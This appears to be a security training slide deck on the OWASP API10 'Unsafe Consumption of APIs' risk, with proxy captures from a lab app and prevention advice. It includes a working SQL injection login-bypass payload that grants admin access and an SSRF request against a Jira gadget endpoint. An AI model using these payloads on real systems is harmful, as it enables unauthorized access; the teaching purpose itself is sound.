


# API Vulnerabilities

## API10: Unsafe Consumption of APIs (How ?)

- Interacts with other APIs over an unencrypted channel;


```
429 http://192.168.1.42:8888 GET / 200 3139
Request Response
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 192.168.1.42:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
```



# API Vulnerabilities


## API10: Unsafe Consumption of APIs (How ?)

- The outdated API endpoint did not validate data, leading to SQL injection vulnerabilities.



# API Vulnerabilities

## API10: Unsafe Consumption of APIs (How ?)



# API Vulnerabilities

## API10: Unsafe Consumption of APIs (How ?)

v1

Request

```
Pretty Raw Hex
1 POST /v1/login.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 64
9 Origin: http://[REDACTED]
10 DNT: 1
11 Connection: close
12 Referer: http://[REDACTED]/v1/index.php
13 Cookie: PHPSESSID=2h5p5akj9j9s3312knmis6o1i61
14 Upgrade-Insecure-Requests: 1
15
16 email=a%27or%271%27%3D%271&password=
a%27or%271%27%3D%271&submit=
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Tue, 21 Mar 2023 16:26:44 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache,
must-revalidate
8 Pragma: no-cache
9 Location: /v2/panel.php
10 Content-Length: 5
11
12 admin
```

Simple Message System - SECPlayground

Logout

Comment :

Submit Reset

The flag is [REDACTED]

Notes of user

testing message

v2

Request

```
Pretty Raw Hex
1 POST /v2/login.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 64
9 Origin: http://[REDACTED]
10 DNT: 1
11 Connection: close
12 Referer: http://[REDACTED]/v2/index.php
13 Cookie: PHPSESSID=2h5p5akj9j9s3312knmis6o1i61
14 Upgrade-Insecure-Requests: 1
15
16 email=a%27or%271%27%3D%271&password=
a%27or%271%27%3D%271&submit=
```


Response

```
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Tue, 21 Mar 2023 16:26:31 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Location: /v2/index.php
10 Content-Length: 0
11
12
```

# API Vulnerabilities

<https://twitter.com/chybeta/status/1176165964196376576>  
<https://jira.atlassian.com/browse/JRASERVER-69793>

## API10: Unsafe Consumption of APIs (How ?)



The screenshot shows a proxy tool interface with two main sections: Request and Response.

**Request:**

- Target: http://127.0.0.1:8080
- Method: GET
- URL: /plugins/servlet/gadgets/makeRequest?url=http://chybeta.github.io:80/
- HTTP/1.1
- Host: 127.0.0.1:8080
- X-Atlassian-Token: no-check
- User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
- Accept-Encoding: gzip, deflate
- Connection: close
- Upgrade-Insecure-Requests: 1

**Response:**

- Raw

At the bottom of the interface, there are search bars and a footer:

- Type a search term
- 0 matches
- Type a search term
- 0 matches

Secure D Center Co., Ltd. © 2023


# API Vulnerabilities

[https://cheatsheetseries.owasp.org/cheatsheets/Web\\_Service\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Web_Service_Security_Cheat_Sheet.html)  
[https://owasp.org/www-community/Injection\\_Flaws](https://owasp.org/www-community/Injection_Flaws)  
[https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)  
[https://cheatsheetseries.owasp.org/cheatsheets/Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html)  
[https://cheatsheetseries.owasp.org/cheatsheets/Transport\\_Layer\\_Protection\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html)  
[https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated\\_Redirects\\_and\\_Forwards\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html)

## API10: Unsafe Consumption of APIs

### □ Prevention:

- When evaluating service providers, assess their API security posture.
- Ensure all API interactions happen over a secure communication channel (TLS).
- Always validate and properly sanitize data received from integrated APIs before using it.
- Maintain an allow list of well-known locations integrated APIs may redirect yours to do not blindly follow redirects.



# Questions?

Contact us at [info@secure-d.tech](mailto:info@secure-d.tech)



© 2023 Secure D Center Co., Ltd.

